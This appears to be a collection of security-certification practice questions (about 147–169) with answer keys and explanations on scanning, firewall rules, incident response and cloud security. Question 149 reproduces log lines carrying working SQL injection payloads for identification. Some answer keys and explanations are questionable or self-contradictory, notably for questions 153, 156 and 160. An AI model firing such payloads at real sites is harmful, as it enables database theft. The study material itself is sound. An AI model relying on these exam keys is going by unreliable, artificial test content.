A systems administrator is preparing to run a vulnerability scan on a set of information systems in the organization. The systems administrator wants to ensure that the targeted systems produce accurate information especially regarding configuration settings.

Which of the following scan types will provide the systems administrator with the MOST accurate information?

A. A passive, credentialed scan
B. A passive, non-credentialed scan
C. An active, non-credentialed scan
D. An active, credentialed scan

Answer: D
Explanation:
Credential-based vulnerability assessment, which make use of the admin account, do a more thorough check by looking for problems that cannot be seen from the network. On the other hand, non-credentialed scans provide a quick view of vulnerabilities by only looking at network services exposed by the host.

QUESTION 148
A networking team asked a security administrator to enable Flash on its web browser. The networking team explained that an important legacy embedded system gathers SNMP information from various devices. The system can only be managed through a web browser running Flash. The embedded system will be replaced within the year but is still critical at the moment.

Which of the following should the security administrator do to mitigate the risk?

A. Explain to the networking team the reason Flash is no longer available and insist the team move up the timetable for replacement.
B. Air gap the legacy system from the network and dedicate a laptop with an end-of-life OS on it to connect to the system via crossover cable for management.
C. Suggest that the networking team contact the original embedded system's vendor to get an update to the system that does not require Flash.
D. Isolate the management interface to a private VLAN where a legacy browser in a VM can be used as needed to manage the system.

Answer: D

QUESTION 149
Given the following log snippet from a web server:

```
84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 AND (SELECT 6810
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(6810=6810,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3)
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT 7505
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(7505=7505,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3)
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT
CONCAT(0x7171787671,(SELECT (ELT(1399=1399,1))),0x71707a7871)) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru;
rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:27 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 UNION ALL SELECT
CONCAT(0x7171787671,0x537653544175467a724f,0x71707a7871),NULL,NULL-- HTTP/1.1" 200 182 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1;
ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"
```

Which of the following BEST describes this type of attack?

A. SQL injection
B. Cross-site scripting
C. Brute-force
D. Cross-site request forgery

Answer: A
Explanation:
Clearly trying to pass SQL code for the user field, this is clearly an example of SQL injection.
Cross site forgery is when you try to bypass or change the web path to by pass the index.

QUESTION 150
A pharmaceutical company recently experienced a security breach within its customer-facing web portal. The attackers performed a SQL injection attack and exported tables from the company's managed database, exposing customer information.

The company hosts the application with a CSP utilizing the IaaS model. Which of the following parties is ultimately responsible for the breach?

A. The pharmaceutical company
B. The cloud software provider
C. The web portal software vendor
D. The database software vendor

Answer: A
Explanation:
IaaS = Infrastructure as a Service.
So the CSP provided the hardware. What the pharmaceutical company puts on that hardware is their business.
The fact it was breached via SQL injection, i.e. software coding, means it's the web application was the point of ingress. Therefore, it's the onus of the Pharma company.

QUESTION 151
A host on a company's network has been infected by a worm that appears to be spreading via SMB. A security analyst has been tasked with containing the incident while also maintaining evidence for a subsequent investigation and malware analysis.

Which of the following steps would be best to perform FIRST?

A. Turn off the infected host immediately.

B. Run a full anti-malware scan on the infected host.
C. Modify the smb.conf file of the host to prevent outgoing SMB connections.
D. Isolate the infected host from the network by removing all network connections.

Answer: D
Explanation:
Isolating the infected host is almost always the answer when asked "What to do first" after a breach/infection has occurred.

QUESTION 152
SIMULATION

You are a security analyst tasked with interpreting an Nmap scan output from company's privileged network.


The company's hardening guidelines indicate the following:
- There should be one primary server or service per device.
- Only default ports should be used.
- Non-secure protocols should be disabled.


INSTRUCTIONS

Using the Nmap output, identify the devices on the network and their roles, and any open ports that should be closed.

For each device found by Nmap, add a device entry to the Devices Discovered list, with the following information:
- The IP address of the device
- The primary server or service of the device (Note that each IP should by associated with one service/port only)
- The protocol(s) that should be disabled based on the hardening guidelines (Note that multiple ports may need to be closed to comply with the hardening guidelines)

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


NMAP Scan Output
Nmap scan report for 10.1.45.65
Host is up (0.015s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE VERSION
22/tcp open ssh CrushFTP sftpd (protocol 2.0)
8080/tcp open http CrushFTP web interface
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2
Nmap scan report for 10.1.45.66
Host is up (0.016s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
25/tcp closed smtp Barracuda Networks Spam Firewall smtpd
415/tcp open ssl/smtp smtpd
587/tcp open ssl/smtp smtpd
443/tcp open ssl/http Microsoft IIS httpd 7.5
Aggressive OS guesses: Linux 3.16 (90%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6 (88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9 (Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux 2.6) (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: barracuda.pnp.root; CPE: cpe:/h:barracudanetworks:spam_%26_virus_firewall_600:-
Nmap scan report for 10.1.45.67
Host is up (0.026s latency).
Not shown: 991 filtered ports
PORT STATE SERVICE VERSION
20/tcp closed ftp-data
21/tcp open ftp FileZilla ftpd 0.9.39 beta
22/tcp closed ssh
80/tcp open http Microsoft IIS httpd 7.5
443/tcp open ssl/http Microsoft IIS httpd 7.5
2001/tcp closed dc
2047/tcp closed dls
2196/tcp closed unknown
6001/tcp closed X11:1
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows Vista|7|2008|8.1 (94%)
OS CPE: cpe:/o:microsoft:windows_vista::sp2 cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%), Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%), Microsoft Windows 8.1 R1 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Nmap scan report for 10.1.45.68
Host is up (0.016s latency).
Not shown: 999 filtered ports
PORT STATE SERVICE VERSION
21/tcp open ftp Pure-FTPd
443/tcp open ssl/http-proxy SonicWALL SSL-VPN http proxy
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: firewall|general purpose|media device
Running (JUST GUESSING): Linux 3.X|2.6.X (92%), IPCop 2.X (92%), Tiandy embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux_kernel:3.2 cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux 2.6.32 (87%), Tiandy NVR (86%)
No exact OS matches for host (test conditions non-ideal).
Devices Discovered (0)
Add Device For
10.1.45.65
10.1.45.66
10.1.45.67
10.1.45.68



Answer:

10.1.45.65 SFTP Server Disable 8080
10.1.45.66 Email Server Disable 415 and 443
10.1.45.67 Web Server Disable 21, 80
10.1.45.68 UTM Appliance Disable 21

QUESTION 153

A company's product site recently had failed API calls, resulting in customers being unable to check out and purchase products. This type of failure could lead to the loss of customers and damage to the company's reputation in the market.

Which of the following should the company implement to address the risk of system unavailability?

A. User and entity behavior analytics
B. Redundant reporting systems
C. A self-healing system
D. Application controls

Answer: D
Explanation:
Application Controls If changes to the application allow for reducing risk while business needs remain satisfied, then why not make use of application controls that further harden the system? Application control includes completeness and validity checks, identification, authentication, authorization, input controls, and forensic controls, among others. An example of an application control is the validity check, which reviews the data entered into a data entry screen to ensure that it meets a set of predetermined range criteria.

QUESTION 154
Which of the following represents the MOST significant benefit of implementing a passwordless authentication solution?

A. Biometric authenticators are immutable.
B. The likelihood of account compromise is reduced.
C. Zero trust is achieved.
D. Privacy risks are minimized.

Answer: B
Explanation:
https://cloudworks.no/en/5-benefits-of-passwordless-authentication/

QUESTION 155
A review of the past year's attack patterns shows that attackers stopped reconnaissance after finding a susceptible system to compromise. The company would like to find a way to use this information to protect the environment while still gaining valuable attack information.

Which of the following would be BEST for the company to implement?

A. A WAF
B. An IDS
C. A SIEM
D. A honeypot

Answer: D
Explanation:
https://www.kaspersky.com/resource-center/threats/what-is-a-honeypot

QUESTION 156

A security architect is reviewing the following proposed corporate firewall architecture and configuration:

```
DMZ architecture
Internet---------70.54.30.1-[Firewall_A]----192.168.1.0/24----[Firewall_B]----10.0.0.0/16----corporate net

Firewall_A ACL
10 PERMIT FROM 0.0.0.0/0 TO 192.168.1.0/24 TCP 80,443
20 DENY FROM 0.0.0.0/0 TO 0.0.0.0/0 TCP/UDP 0-65535

Firewall_B ACL
10 PERMIT FROM 10.0.0.0/16 TO 192.168.1.0/24 TCP 80,443
20 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535
30 PERMIT FROM 192.168.1.0/24 TO $DB_SERVERS TCP/UDP 3306
40 DENY FROM 192.168.1.0/24 TO 10.0.0.0/16 TCP/UDP 0-65535
```

Both firewalls are stateful and provide Layer 7 filtering and routing. The company has the following requirements:

- Web servers must receive all updates via HTTP/S from the corporate network.
- Web servers should not initiate communication with the Internet.
- Web servers should only connect to preapproved corporate database servers.
- Employees' computing devices should only connect to web services over ports 80 and 443.

Which of the following should the architect recommend to ensure all requirements are met in the MOST secure manner? (Choose two.)

A. Add the following to Firewall_A: `15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP 80,443`
B. Add the following to Firewall_A: `15 PERMIT FROM 192.168.1.0/24 TO 0.0.0.0 TCP 80,443`
C. Add the following to Firewall_A: `15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535`
D. Add the following to Firewall_B: `15 PERMIT FROM 0.0.0.0/0 TO 10.0.0.0/16 TCP/UDP 0-65535`
E. Add the following to Firewall_B: `15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0 TCP/UDP 0-65535`
F. Add the following to Firewall_B: `15 PERMIT FROM 192.168.1.0/24 TO 10.0.2.10/32 TCP 80,443`

Answer: AF
Explanation:
Web servers must receive all updates via HTTP/S from the corporate network.
Web servers should only connect to preapproved corporate database servers.
And the subnet 10.0.2.10/32 falls within the 10.0.0.0/16 corporate network leading us to conclude that F is the only answer that fulfills that requirement.
Answers B, C, D, and E are all wrong because they are permitting the firewall to access the Internet or be accessed by the internet. This is a big No when you configure firewall rules.
Firewall do not need to access or be accessed by anybody besides pre-defined internal systems that are in charge of configuring and updating them.
So Only A and F are permittable answers in this case regardless of what conditions are stated.

QUESTION 157
As part of the customer registration process to access a new bank account, customers are required to upload a number of documents, including their passports and driver's licenses. The process also requires customers to take a current photo of themselves to be compared against

provided documentation.

Which of the following BEST describes this process?

A. Deepfake
B. Know your customer
C. Identity proofing
D. Passwordless

Answer: C
Explanation:
Identity proofing is the process of verifying a user's identity: confirming that they are who they say they are. This may sound like ordinary authentication, the kind based on a username/password combination, but identity proofing actually comes into play before users get their credentials to access an application or alongside the traditional authentication process.
Identity proofing allows you to verify a user's identity based on life history (a credit report), biometrics (a facial scan), and other factors before granting them access to your system.
Of course, you can manually verify your users' identities by requiring them to provide paper documentation (a copy of their passport) or performing an interactive check via online meeting tools like Zoom. As you might expect, these time-consuming manual processes don't scale effectively, and they inevitably detract from your user experience.

QUESTION 158
A user from the sales department opened a suspicious file attachment. The sales department then contacted the SOC to investigate a number of unresponsive systems, and the team successfully identified the file and the origin of the attack.

Which of the following is the NEXT step of the incident response plan?

A. Remediation
B. Containment
C. Response
D. Recovery

Answer: B
Explanation:
https://www.sciencedirect.com/topics/computer-science/containment-strategy

QUESTION 159
A recent data breach stemmed from unauthorized access to an employee's company account with a cloud-based productivity suite. The attacker exploited excessive permissions granted to a third-party OAuth application to collect sensitive information.

Which of the following BEST mitigates inappropriate access and permissions issues?

A. SIEM
B. CASB
C. WAF
D. SOAR

Answer: B
Explanation:

A Cloud Access Security Broker (CASB) is a security technology that is designed to provide visibility, compliance, and control over cloud-based services and applications. It acts as a middleman between users and cloud services, enabling organizations to enforce security policies, monitor activity, and detect and prevent threats in the cloud. CASBs can be used to manage user access and permissions, including those granted to third-party OAuth applications, to ensure that they are appropriate and compliant with company policies.

QUESTION 160
A security engineer is hardening a company's multihomed SFTP server. When scanning a public-facing network interface, the engineer finds the following ports are open:

- 22
- 25
- 110
- 137
- 138
- 139
- 445

Internal Windows clients are used to transferring files to the server to stage them for customer download as part of the company's distribution process.

Which of the following would be the BEST solution to harden the system?

A. Close ports 110, 138, and 139. Bind ports 22, 25, and 137 to only the internal interface.
B. Close ports 25 and 110. Bind ports 137, 138, 139, and 445 to only the internal interface.
C. Close ports 22 and 139. Bind ports 137, 138, and 445 to only the internal interface.
D. Close ports 22, 137, and 138. Bind ports 110 and 445 to only the internal interface.

Answer: B
Explanation:
The engineer should close any unnecessary ports, such as port 25 (SMTP) and port 110 (POP3), which are not used by the SFTP server.
The SFTP server uses port 22 for secure file transfers, so this port should be left open. The engineer should also bind port 22 to only the internal interface, so that it is not accessible from the public internet.
The engineer should also bind ports 137, 138, 139, and 445 to only the internal interface. These ports are used for various networking protocols, such as NetBIOS and SMB, and are not needed for the SFTP server. By binding these ports to only the internal interface, the engineer can further harden the system and prevent external access to these services.

QUESTION 161
A recent data breach revealed that a company has a number of files containing customer data across its storage environment. These files are individualized for each employee and are used in tracking various customer orders, inquiries, and issues. The files are not encrypted and can be accessed by anyone. The senior management team would like to address these issues without interrupting existing processes.

Which of the following should a security architect recommend?

A. A DLP program to identify which files have customer data and delete them
B. An ERP program to identify which processes need to be tracked

C. A CMDB to report on systems that are not configured to security baselines
D. A CRM application to consolidate the data and provision access based on the process and need

Answer: D
Explanation:
A CRM application is a type of software that helps organizations manage customer relationships and interactions, including storing and organizing customer data. By consolidating the customer data files into a CRM application and implementing proper access controls, the company can ensure that the data is protected and that only authorized employees have access to it.
The security architect should recommend that the CRM application be configured to provision access based on the process and need, so that employees only have access to the data that they need to perform their duties. This can help reduce the risk of unauthorized access to the data and ensure that the data is being used appropriately.

QUESTION 162
A security analyst observes the following while looking through network traffic in a company's cloud log:

```
Nov 02 23:19:42 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 241 79 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:19:42 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 63768 6 1 40 1604359182 1604359242 REJECT OK
Nov 02 23:19:44 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 58664 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:19:46 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 242 80 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:19:47 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 243 81 6 1 40 1604359182 1604359242 REJECT OK
Nov 02 23:20:01 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 61593 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:20:03 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 64279 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:20:05 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 244 82 1 40 1604359182 1604359242 REJECT OK
Nov 02 23:20:19 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 58783 6 1 40 1604359182 1604359242 ACCEPT OK
```

Which of the following steps should the security analyst take FIRST?

A. Quarantine 10.0.5.52 and run a malware scan against the host.
B. Access 10.0.5.52 via EDR and identify processes that have network connections.
C. Isolate 10.0.50.6 via security groups.
D. Investigate web logs on 10.0.50.6 to determine if this is normal traffic.

Answer: A

QUESTION 163
Which of the following is the MOST important cloud-specific risk from the CSP's viewpoint?

A. Isolation control failure
B. Management plane breach
C. Insecure data deletion
D. Resource exhaustion

Answer: B
Explanation:
Management plane breach: Arguably, the most important risk is a management plane (management interface) breach.
Malicious users, whether internal or external, can affect the entire infrastructure that the management interface controls.

QUESTION 164
An organization is developing a disaster recovery plan that requires data to be backed up and

available at a moment's notice.

Which of the following should the organization consider FIRST to address this requirement?

A. Implement a change management plan to ensure systems are using the appropriate versions.
B. Hire additional on-call staff to be deployed if an event occurs.
C. Design an appropriate warm site for business continuity.
D. Identify critical business processes and determine associated software and hardware requirements.

Answer: D
Explanation:
When developing a plan, the first thing to consider is the business process and their impact on operations. A warm site does not make sense even if it were to be first, as a warm site does not replicate in a manner that provides "moments notice" fail over.

QUESTION 165
Leveraging cryptographic solutions to protect data that is in use ensures the data is encrypted:

A. when it is passed across a local network.
B. in memory during processing
C. when it is written to a system's solid-state drive.
D. by an enterprise hardware security module.

Answer: B
Explanation:
"in use" = processed in the memory
"at rest" = stored in drives etc
"in transit" = as data moves across media

QUESTION 166
A Chief Information Officer (CIO) wants to implement a cloud solution that will satisfy the following requirements:

- Support all phases of the SDLC.
- Use tailored website portal software.
- Allow the company to build and use its own gateway software.
- Utilize its own data management platform.
- Continue using agent-based security tools.

Which of the following cloud-computing models should the CIO implement?

A. SaaS
B. PaaS
C. MaaS
D. IaaS

Answer: B
Explanation:
Because all the requirements want to keep the control of the software.
- Support all phases of the SDLC.

PaaS (manage data, app)

- Use tailored website portal software.
PaaS (manage app)

- Allow the company to build and use its own gateway software.
to build its own gateway "on top".... this is PaaS...the req assumes there's an existing GW but company would rather use theirs

- Utilize its own data management platform.
PaaS (manage application.) u would manage data from an application interface

- Continue using agent-based "security tools" (is an application).
The agent based security tools would be on user devices.

QUESTION 167
A security analyst detected a malicious PowerShell attack on a single server. The malware used the Invoke-Expression function to execute an external malicious script. The security analyst scanned the disk with an antivirus application and did not find any IOCs. The security analyst now needs to deploy a protection solution against this type of malware.

Which of the following BEST describes the type of malware the solution should protect against?

A. Worm
B. Logic bomb
C. Fileless
D. Rootkit

Answer: C
Explanation:
Fileless malware is a type of malicious activity that uses native, legitimate tools built into a system to execute a cyber attack.

QUESTION 168
A development team created a mobile application that contacts a company's back-end APIs housed in a PaaS environment. The APIs have been experiencing high processor utilization due to scraping activities. The security engineer needs to recommend a solution that will prevent and remedy the behavior.

Which of the following would BEST safeguard the APIs? (Choose two.)

A. Bot protection
B. OAuth 2.0
C. Input validation
D. Autoscaling endpoints
E. Rate limiting
F. CSRF protection

Answer: AE
Explanation:

Although I might agree that OAuth 2.0 could be an answer as well, since it can help with rate limiting by accepting only authorized traffic, this is not as specific as it should be for the proposed scenario.
Bot protection is a security measure that helps prevent automated scraping activities by detecting and blocking malicious bots that attempt to access the APIs. This can help reduce the processor utilization on the APIs and prevent scraping activities from affecting the performance of the system.
Rate limiting is a security measure that limits the number of requests that can be made to an API within a given time period. By implementing rate limiting, the security engineer can help prevent scraping activities that may cause high processor utilization on the APIs.

QUESTION 169
An organization's existing infrastructure includes site-to-site VPNs between datacenters. In the past year, a sophisticated attacker exploited a zero-day vulnerability on the VPN concentrator. Consequently, the Chief Information Security Officer (CISO) is making infrastructure changes to mitigate the risk of service loss should another zero-day exploit be used against the VPN solution.

Which of the following designs would be BEST for the CISO to use?

A. Adding a second redundant layer of alternate vendor VPN concentrators
B. Using Base64 encoding within the existing site-to-site VPN connections
C. Distributing security resources across VPN sites
D. Implementing IDS services with each VPN concentrator
